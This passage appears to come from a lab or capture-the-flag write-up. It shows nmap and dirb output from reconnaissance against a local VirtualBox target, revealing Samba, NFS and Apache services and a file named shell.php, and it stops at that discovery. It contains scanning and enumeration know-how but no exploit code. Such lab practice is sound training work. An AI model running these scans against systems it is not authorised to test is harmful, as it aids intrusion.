


# Scanning



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Ending arp-scan 1.10.0: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 7 responded
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
# nmap -sV -sC -T4 -p- 192.168.1.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 14:12 EDT
Nmap scan report for 192.168.1.198
Host is up (0.00040s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
|  100000  2,3,4    111/tcp    rpcbind
|  100000  2,3,4    111/udp    rpcbind
|  100000  3,4      111/tcp6   rpcbind
|  100000  3,4      111/udp6   rpcbind
|  100003  3        2049/udp   nfs
|  100003  3        2049/udp6  nfs
|  100003  3,4      2049/tcp   nfs
|  100003  3,4      2049/tcp6  nfs
|  100005  1,2,3    40983/tcp6 mountd
|  100005  1,2,3    41204/udp6 mountd
|  100005  1,2,3    41317/tcp  mountd
|  100005  1,2,3    56157/udp  mountd
|  100021  1,3,4    35295/tcp  nlockmgr
|  100021  1,3,4    39203/tcp6 nlockmgr
|  100021  1,3,4    50996/udp6 nlockmgr
|  100021  1,3,4    59631/udp  nlockmgr
|  100227  3        2049/tcp   nfs_acl
|  100227  3        2049/tcp6  nfs_acl
|  100227  3        2049/udp   nfs_acl
|  100227  3        2049/udp6  nfs_acl
|_ 139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp   open  nfs         3-4 (RPC #100003)
35295/tcp  open  nlockmgr    1-4 (RPC #100021)
37249/tcp  open  mountd      1-3 (RPC #100005)
41317/tcp  open  mountd      1-3 (RPC #100005)
57595/tcp  open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:D3:82:C8 (Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX


Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 1h20m02s, deviation: 2h18m34s, median: 1s
| smb2-time:
|   date: 2024-04-20T18:13:31
```

I conducted an nmap scan on the target machine and identified several open ports, including 80, 111, 139, and 445 among others.

Upon attempting to access port 80 via my browser, I encountered only the default Apache webpage, yielding no additional information.

My next step was to use drib!

## ***Enumeration***



```
kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help
| FQDN: osboxes
|_ System time: 2024-04-20T14:13:31-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds

(root@kali)-[/home/kali]
# dirb http://192.168.1.198

DIRB v2.22
By The Dark Raver

START_TIME: Sat Apr 20 14:25:32 2024
URL_BASE: http://192.168.1.198/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.198/ —
+ http://192.168.1.198/index.html (CODE:200|SIZE:10918)
+ http://192.168.1.198/server-status (CODE:403|SIZE:301)

END_TIME: Sat Apr 20 14:25:37 2024
DOWNLOADED: 4612 - FOUND: 2

(root@kali)-[/home/kali]
# dirb http://192.168.1.198 -X .php

DIRB v2.22
By The Dark Raver


START_TIME: Sat Apr 20 14:26:08 2024
URL_BASE: http://192.168.1.198/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]


GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.198/ —
+ http://192.168.1.198/shell.php (CODE:200|SIZE:29)

